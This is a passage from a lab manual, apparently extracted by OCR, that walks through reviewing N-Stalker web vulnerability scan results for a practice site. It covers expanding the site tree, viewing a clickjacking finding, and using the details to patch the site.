


21. In the left pane, expand all the nodes and sub-nodes of the URL **http://www.moviescope.com/** under the **Website Tree** section. This displays the website's pages.



22. You can view the complete scan results in N-Stalker's main dashboard.


23. Now, click to expand the URL **http://www.moviescioe.com/** under **Vulnerabilities** in the **Scanner Events** section to view all the site's vulnerabilities.



24. Expand any of the discovered vulnerability nodes and any of the sub-nodes associated with it. Here, we are expanding the first vulnerability, **Application might be vulnerable to clickjacking attacks**.


> Note: If you decide to scan some other website for vulnerabilities, the results might differ in your lab environment.

25. After expanding each of the sub-nodes associated with the selected vulnerability node, **Application might be vulnerable to clickjacking attacks**, click on **#8**.



26. The **Vulnerability Information** section appears in the right pane of the window, displaying detailed information regarding the discovered vulnerability such as **Severity**, **Vulnerability Class**, and **References**.

27. Further, you can navigate to various available options such as **General Info**, **Details and Fix**, **Browser Details**, **HTTP Request**, and **HTTP Response**, under the Vulnerability section of the Vulnerability Information pane.



28. You can further use this information to patch or fix the discovered vulnerabilities on the target website.

29. This concludes the demonstration of how to perform web application vulnerability scanning using N-Stalker Web Application Security Scanner.

30. Close all open windows and document all the acquired information.